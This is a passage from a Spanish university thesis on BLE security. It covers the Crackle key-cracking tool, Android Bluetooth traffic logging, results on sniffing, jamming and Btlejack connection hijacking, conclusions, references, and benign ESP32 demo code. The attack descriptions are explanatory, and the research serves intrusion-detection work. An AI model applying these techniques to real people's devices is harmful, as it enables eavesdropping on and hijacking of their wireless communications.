Este apartado describe herramientas adicionales que se han encontrado en el proceso de búsqueda de información pero que no se han llegado a explotar.

6.2.1. Crackle

Crackle [37] es una herramienta que sirve para descryptar comunicaciones BLE. Basa su funcionamiento en adivinar la clave temporal (*Temporary Key*) que comparte el protocolo en su emparejamiento. Es una clave fácilmente adivinable a

través de fuerza bruta, puesto que es un PIN de 6 dígitos cuyo valor oscila de 0 a 999999.

Para que Crackle actúe, es necesario tener capturado, en formato pcap, una comunicación BLE en la que esté presente el paquete *connection request*, el cual contiene los parámetros necesarios para romper por fuerza bruta la clave. Se ha visto a través de este trabajo cómo con Ubertooth es posible capturar ese paquete.

Esta herramienta no ha sido explotada en este trabajo por falta de tráfico cifrado del que romper la clave.

6.2.2. Tráfico desde el interior de la red

Los teléfonos móviles cuyo sistema operativo es o está basado en Android tienen la posibilidad de guardar todo el tráfico Bluetooth que pasa por ellos en formato .pcap. Para ello, es necesario seguir los siguientes pasos:

- 1) Entrar en la configuración del teléfono.
- 2) Acceder a las opciones de desarrollador.
- 3) Activar la opción llamada “Bluetooth HCI snoop logging”.

Una vez activada esta funcionalidad, la próxima vez que la interfaz Bluetooth del teléfono esté en funcionamiento, se realizará un *dump* de todo el tráfico de red enviado y recibido dentro del directorio raíz del teléfono. La Figura 6.7 muestra una captura de tráfico de red entre el teléfono móvil y la pulsera Mi Band.

1537 84.443997	host	controller	HCI_CMD	11 Sent LE Set Scan Parameters
1538 84.444592	controller	host	HCI_EVT	8 Rcvd Number of Completed Packets
1539 84.445215	controller	host	HCI_EVT	7 Rcvd Command Complete (LE Set Scan Parameters)
1540 84.489659	host	controller	HCI_CMD	5 Sent Write Scan Enable
1541 84.491723	controller	host	HCI_EVT	7 Rcvd Command Complete (Write Scan Enable)
1542 84.491887	host	controller	HCI_CMD	5 Sent Write Scan Enable
1543 84.492821	controller	host	HCI_EVT	7 Rcvd Command Complete (Write Scan Enable)
1544 84.493814	host	controller	HCI_CMD	5 Sent Write Scan Enable
1545 84.493990	controller	host	HCI_EVT	7 Rcvd Command Complete (Write Scan Enable)
1546 84.494159	host	controller	HCI_CMD	5 Sent Write Scan Enable
1547 84.496366	ActionsS_ib:dd:3e (- Bq.78:99:f9 (Aquari...	RFCOMM	13 Rcvd UA Channel=2	
1548 84.497104	Bq.78:99:f9 (Aquari...	ActionsS_ib:dd:3e (- RFCOMM	13 Sent DISC Channel=0	
1549 84.497786	controller	host	HCI_EVT	7 Rcvd Command Complete (Write Scan Enable)
1550 84.498060	host	controller	HCI_CMD	4 Sent LE Clear White List
1551 84.498035	controller	host	HCI_EVT	7 Rcvd Command Complete (LE Clear White List)
1552 84.499107	host	controller	HCI_CMD	9 Sent Vendor Command 0x0017 (opcode 0xFC17)
1553 84.500354	controller	host	HCI_EVT	8 Rcvd Command Complete (Vendor Command 0x0017 [opcode 0xFC17])
1554 84.500858	controller	host	HCI_EVT	8 Rcvd Number of Completed Packets
1555 84.501324	remote ()	Bq.78:99:f9 (Aquari...	L2CAP	483 Rcvd Connection oriented channel
1556 84.501605	remote ()	Bq.78:99:f9 (Aquari...	L2CAP	483 Rcvd Connection oriented channel
1557 84.501826	remote ()	Bq.78:99:f9 (Aquari...	L2CAP	483 Rcvd Connection oriented channel
1558 84.502389	remote ()	Bq.78:99:f9 (Aquari...	L2CAP	461 Rcvd Connection oriented channel
1559 84.528957	ActionsS_ib:dd:3e (- Bq.78:99:f9 (Aquari...	RFCOMM	13 Rcvd UA Channel=0	
1560 84.530771	Bq.78:99:f9 (Aquari...	ActionsS_ib:dd:3e (- L2CAP	17 Sent Disconnection Request (SCID: 0x0043, DCID: 0x0041, PSM: 0x0003, Service: RFCOMM)	
1561 84.533807	controller	host	HCI_EVT	8 Rcvd Number of Completed Packets
1562 84.601029	ActionsS_ib:dd:3e (- Bq.78:99:f9 (Aquari...	L2CAP	17 Rcvd Disconnection Response (SCID: 0x0043, DCID: 0x0041, PSM: 0x0003, Service: RFCOMM)	
1563 84.601693	host	controller	HCI_CMD	7 Sent Disconnect

Figura 6.7: Captura de paquete *connection request* de la pulsera inteligente.

A través de esta técnica es posible también generar un dataset de tráfico con los mismos requisitos que los necesitados para este trabajo. La decisión de hacerlo a través de un sniffing pasivo tiene que ver con el objetivo final, que es entrenar un IDS que observará el tráfico de la red pasivamente sin pertenecer a ella (tal y como actúan Ubertooth y Btlejack).

6.3. Resultados

Pese a que la muestra de la reproducción del ataque en “el mundo real” es pequeña, se ha podido observar cómo la seguridad de las comunicaciones BLE depende en mayor medida del dispositivo que implemente la tecnología que del protocolo en sí mismo.

Los ataques de sniffing funcionarán en la mayoría de dispositivos de los que se consiga capturar el paquete *connection request*, puesto que contendrán la información básica para seguir la comunicación, leer los datos y romper (en caso de que exista) el encriptado. A través de este ataque se puede conocer cómo funciona un dispositivo, observando los servicios y características que se leen y escriben con su funcionamiento normal, abriendo puertas a intentar romper la seguridad (en caso de que la haya) para escribir, de manera ilegítima, valores en otros servicios.

Se ha observado también que el emparejamiento entre los dos dispositivos que van a realizar la comunicación es una medida de protección sencilla pero que evita otros ataques muy fáciles de realizar, como intentar conectarse a través de Gatttool a un dispositivo BLE y escribir y leer valores de sus servicios.

Por las pruebas realizadas, se puede concluir con que el ataque más difícil de prevenir es el ataque de *jamming*, realizado con la herramienta Btlejack. Para la prevención de este ataque se necesitaría implementar en la comunicación BLE un sistema de integridad de los paquetes (como una firma electrónica), de modo que emisor y receptor se aseguren de que los paquetes vienen de la otra parte de la

comunicación y que no hay un tercero involucrado. A través de este ataque, Btlejack es capaz de llevar a cabo el secuestro de la conexión.

7. Conclusiones

El mundo IoT y las comunicaciones inalámbricas ofrecen a los usuarios la posibilidad de transmitir múltiples cantidades de información de forma sencilla, transparente e inmediata. A lo largo de este trabajo hemos visto cómo es posible atacar comunicaciones de estos dispositivos a través del protocolo Bluetooth en su versión *Low Energy*.

Pese al nivel de abstracción de los ataques respecto al funcionamiento del protocolo, no ha sido sencillo llevarlos a cabo. Estos requieren de una puesta a punto de un entorno que ha llevado buena parte del tiempo del desarrollo de este trabajo. Además, se han encontrado las dificultades adicionales del material extra requerido para el trabajo (herramientas de hardware capaces de interactuar con el medio) y la complejidad de la información encontrada en las fuentes. El protocolo BLE, pese a su largo recorrido y utilización en el mundo IoT, no está tan investigado académicamente en el ámbito de la ciberseguridad como otros, quizás por el hecho constatado de que la seguridad de sus comunicaciones depende en gran parte del fabricante que manufacture el dispositivo.

No obstante, para este trabajo se ha creado un entorno simulado de comunicación BLE y se ha atacado de forma exitosa a través de diferentes herramientas. El conjunto de ataques seleccionados a llevar a cabo son fáciles de entender por su similitud en otros protocolos más estudiados como el 802.11 y fáciles de etiquetar en un conjunto de trazas de tráfico de red. Además, las herramientas utilizadas han sido desarrolladas bajo la filosofía de código abierto, pudiendo ser replicadas o modificadas en función de las necesidades que puedan surgir.

El objetivo principal de este trabajo, además de replicar vectores de ataque sobre el protocolo BLE, es la formación de un *dataset* etiquetado que sea útil para entrenar un IDS para detectar ataques en directo. El *dataset* finalmente formado cumple con todos los requerimientos y expectativas, teniendo una gran cantidad de tráfico del protocolo en su funcionamiento normal y bajo ataque

7.1. Trabajos futuros

El presente trabajo da el punto de partida al Grupo de Investigación SECOMUCI para comenzar su proyecto de entrenar un IDS que detecte ataques al protocolo Bluetooth Low Energy en tiempo real.

A lo largo de este trabajo se ha adquirido el conocimiento para atacar al protocolo y obtener trazas de comunicación en formato pcap, de forma que se puedan etiquetar para ser utilizadas como datos para entrenar el sistema a través de *machine learning*.

El siguiente paso para continuar el proyecto de SECOMUCI sería establecer una serie de criterios para la recolección de tráfico junto con el equipo de matemáticos encargados de elaborar la red de inteligencia artificial. Para ello, el autor continuará su colaboración con SECOMUCI hasta obtener un dataset lo suficientemente bueno como para entrenar el IDS de manera óptima. Será necesario dar un paso más allá en el apartado técnico, elaborando scripts que automaticen el proceso de ataque y recolección de información con el fin de eliminar carga de trabajo manual y facilitar la tarea a futuros colaboradores del proyecto.

Lista de referencias

- [1] Rondón, R., Gidlund, M., & Landernäs, K. (2017). *Evaluating Bluetooth Low Energy Suitability for Time-Critical Industrial IoT Applications*. *International Journal Of Wireless Information Networks*, 24(3), 278-290. doi: 10.1007/s10776-017-0357-0
- [2] Tosi, J., Taffoni, F., Santacatterina, M., Sannino, R., & Formica, D. (2017). *Performance Evaluation of Bluetooth Low Energy: A Systematic Review*. *Sensors*, 17(12), 2898. doi: 10.3390/s17122898
- [3] Wiecha, P., Cieplucha, M., Kloczko, P., & Pleskacz, W. (2016). *Architecture and design of a Bluetooth Low Energy Controller*. *2016 MIXDES - 23Rd International Conference Mixed Design Of Integrated Circuits And Systems*. doi: 10.1109/mixdes.2016.7529724
- [4] Yousefi, A., Somaratne, K., & Dian, F. (2017). *Analysis of time synchronization based on current measurement for Bluetooth Low Energy (BLE)*. *2017 8Th IEEE Annual Information Technology, Electronics And Mobile Communication Conference (IEMCON)*. doi: 10.1109/iemcon.2017.8117157
- [5] Jedda, A., Jourdan, G., & Zaguia, N. (2010). *Some side effects of FHSS on Bluetooth networks distributed algorithms*. *ACS/IEEE International Conference On Computer Systems And Applications - AICCSA 2010*. doi: 10.1109/aiccsa.2010.5587029
- [6] Al Kalaa, M., & Refai, H. (2015). *Selection probability of data channels in Bluetooth Low Energy*. *2015 International Wireless Communications And Mobile Computing Conference (IWCMC)*. doi: 10.1109/iwcmc.2015.7289073
- [7] Garbelini, M.E., Wang, C., Chattopadhyay, S., Sun, S., & Kurniawan, E. (2020). *SweynTooth: Unleashing Mayhem over Bluetooth Low Energy*. *USENIX Annual Technical Conference*.
- [8] Bormann, C., Castellani, A., & Shelby, Z. (2012). *CoAP: An Application Protocol for Billions of Tiny Internet Nodes*. *IEEE Internet Computing*, 16(2), 62-67. doi: 10.1109/mic.2012.29

- [9] Bisdikian, C. (2001). *An overview of the Bluetooth wireless technology*. *IEEE Communications Magazine*, 39(12), 86-94. doi: 10.1109/35.968817
- [10] Alam, T., & Benaïda, M. (2018). *CICS: Cloud–Internet Communication Security Framework for the Internet of Smart Devices*. *International Journal Of Interactive Mobile Technologies (Ijim)*, 12(6), 74. doi: 10.3991/ijim.v12i6.6776
- [11] Arduino.cc. (2020). *Arduino*. [online] Available at: https://www.arduino.cc/download_handler.php?f=/arduino-1.8.10-linux64.tar.xz [Accessed 7 Oct. 2022].
- [12] Ryan, M. (2017). *Ubertooth*. <https://github.com/greatscottgadgets/ubertooth/releases/tag/2018-12-R1>
- [13] Cauquil, D. (2018). *BtleJack: a new Bluetooth Low Energy swiss-army knife*. <https://github.com/virtualabs/btlejack>
- [14] Cauquil, D. (2018). *BtleJack firmware*. <https://github.com/virtualabs/btlejack-firmware/tree/2125e095d05f446fc2d7d050ca7e14b1db137759>
- [15] Microsoft. (2021). *A Blocks / JavaScript code editor for the micro:bit built on Microsoft MakeCode*. <https://github.com/microsoft/pxt-microbit/>
- [16] Cauquil, D. (2021). *Tagazok.virtualabs.fr*. Retrieved 13 December 2021, from https://tagazok.virtualabs.fr/Workshop-How_to_use_btlejack.pdf

-
- [17] Yassein, M., Shatnawi, M., Aljwarneh, S., & Al-Hatmi, R. (2017). *Internet of Things: Survey and open issues of MQTT protocol*. 2017 International Conference On Engineering & MIS (ICEMIS). doi: 10.1109/icemis.2017.8273112
- [18] Bormann, C., Castellani, A., & Shelby, Z. (2012). *CoAP: An Application Protocol for Billions of Tiny Internet Nodes*. *IEEE Internet Computing*, 16(2), 62-67. doi: 10.1109/mic.2012.29
- [19] Zengxu Y., & C. Hwa Chang. (2019). *6LoWPAN Overview and Implementations*. In *Proceedings of the 2019 International Conference on Embedded Wireless Systems and Networks (EWSN '19)*. Junction Publishing, USA, 357–361. doi: 10.5555/3324320.3324409
- [20] Sun, J., & Zhang, X. (2009). *Study of ZigBee Wireless Mesh Networks*. 2009 Ninth International Conference On Hybrid Intelligent Systems. doi: 10.1109/his.2009.164
- [21] Fennani, B., Hamam, H., & Dahmane, A. (2011). *RFID overview*. *ICM 2011 Proceeding*. doi: 10.1109/icm.2011.6177411
- [22] Coskun, V., Ozdenizci, B., & Ok, K. (2012). *A Survey on Near Field Communication (NFC) Technology*. *Wireless Personal Communications*, 71(3), 2259-2294. doi: 10.1007/s11277-012-0935-5
- [23] Lavric, A., Petrariu, A., & Popa, V. (2019). *SigFox Communication Protocol: The New Era of IoT?*. 2019 International Conference On Sensing And Instrumentation In lot Era (ISSI). doi: 10.1109/issi47111.2019.9043727
- [24] Unwala, I., Taqvi, Z., & Lu, J. (2018). *IoT Security: ZWave and Thread*. 2018 IEEE Green Technologies Conference (Greentech). doi: 10.1109/greentech.2018.00040
- [25] Pallavi, S., & Narayanan, V. (2019). *An Overview of Practical Attacks on BLE Based IOT Devices and Their Security*. 2019 5Th International Conference On Advanced Computing & Communication Systems (ICACCS). doi: 10.1109/icaccs.2019.8728448
- [26] Căsar, M., Pawelke, T., Steffan, J., & Terhorst, G. (2022). *A survey on Bluetooth Low Energy security and privacy*. *Computer Networks*, 205, 108712. doi: 10.1016/j.comnet.2021.108712

-
- [27] Prakash, Y., Biradar, V., Vincent, S., Martin, M., & Jadhav, A. (2017). *Smart bluetooth low energy security system*. 2017 International Conference On Wireless Communications, Signal Processing And Networking (Wispnet). doi: 10.1109/wispnet.2017.8300139
- [28] Codina, Lluís. *Revisiones bibliográficas sistematizadas: Procedimientos generales y Framework para Ciencias Humanas y Sociales*. Barcelona: Máster Universitario en Comunicación Social. Departamento de Comunicación. Universitat Pompeu Fabra, 2018 [documento en pdf, acceso: eRepositorio UPF]
- [29] Tebes, Guido & Peppino, Denis & Becker, Pablo & Olsina, Luis. (2019). *Especificación del Modelo de Proceso para una Revisión Sistemática de Literatura*. Specifying the Process Model for a Systematic Literature Review.
- [30] O'sullivan, Harry. *Security Vulnerabilities of Bluetooth Low Energy Technology (BLE)*. Department of Computer Science, Tufts University. 2015 [<https://www.cs.tufts.edu/comp/116/archive/fall2015/hosullivan.pdf>].
- [31] Ray, A., Raj, V., Oriol, M., Monot, A., & Obermeier, S. (2018). *Bluetooth Low Energy Devices Security Testing Framework*. 2018 IEEE 11th International Conference on Software Testing, Verification and Validation (ICST). doi: 10.1109/icst.2018.00045
- [32] Sarkar, S., Liu, J., & Jovanov, E. (2019). *A Robust Algorithm for Sniffing BLE Long-Lived Connections in Real-Time*. 2019 IEEE Global Communications Conference (GLOBECOM). doi: 10.1109/globecom38437.2019.9014318
- [33] Sevier, S., & Tekeoglu, A. (2019). *Analyzing the Security of Bluetooth Low Energy*. 2019 International Conference on Electronics, Information, and Communication (ICEIC). doi: 10.23919/elinfocom.2019.8706457
- [34] Guarascio, M., Brebbia, C. A., & Garzia, F. (2018). *Safety and Security Studies*. Witpress.
- [35] Ubetooth One. (2022). *Ubetooth*. [online] Available at: https://ubetooth.readthedocs.io/en/latest/ubetooth_one.html [Accessed 1 Oct. 2022].

- [36] Melamed, Tal. (2018). *An active man-in-the-middle attack on bluetooth smart devices. International Journal of Safety and Security Engineering.* 8. 200-211. doi:10.2495/SAFE-V8-N2-200-211.
- [37] Ryan, M. (2013) *Crackle: Crack and decrypt BLE encryption.*
<https://github.com/mikeryan/crackle>

Anexo 1: Código de la placa Arduino ESP32.

```
#include <BLEDevice.h>
#include <BLEUtils.h>
#include <BLEServer.h>
#define SERVICE_UUID          "4fafc201-1fb5-459e-8fcc-c5c9c331914b"
#define CHARACTERISTIC_UUID   "beb5483e-36e1-4688-b7f5-ea07361b26a8"
#define LED 2

void blink()
{
    delay(500);
    digitalWrite(LED, HIGH);
    delay(500);
    digitalWrite(LED, LOW);
    delay(500);
    digitalWrite(LED, HIGH);
    delay(500);
    digitalWrite(LED, LOW);
    delay(500);
    digitalWrite(LED, HIGH);
    delay(500);
    digitalWrite(LED, LOW);
}

class MyCallbacks: public BLECharacteristicCallbacks
{
    void onWrite(BLECharacteristic *pCharacteristic)
    {
        std::string value = pCharacteristic->getValue();
        std::string blink_value = "hey";
        Serial.println(value.c_str());
        if(value == blink_value)
        {
            blink();
        }
    }
};

void setup() {
    Serial.begin(115200);

    pinMode(LED, OUTPUT);

    BLEDevice::init("Adri_ESP32");
    BLEServer *pServer = BLEDevice::createServer();

    BLEService *pService = pServer->createService(SERVICE_UUID);

    BLECharacteristic *pCharacteristic = pService->createCharacteristic(
        CHARACTERISTIC_UUID,
        BLECharacteristic::PROPERTY_READ |
        BLECharacteristic::PROPERTY_WRITE
    );

    pCharacteristic->setCallbacks(new MyCallbacks());
    pCharacteristic->setValue("Blink! :)");
    pService->start();
    BLEAdvertising *pAdvertising = pServer->getAdvertising();
    pAdvertising->start();
}

void loop() {
    // put your main code here, to run repeatedly:
    delay(2000);
}
```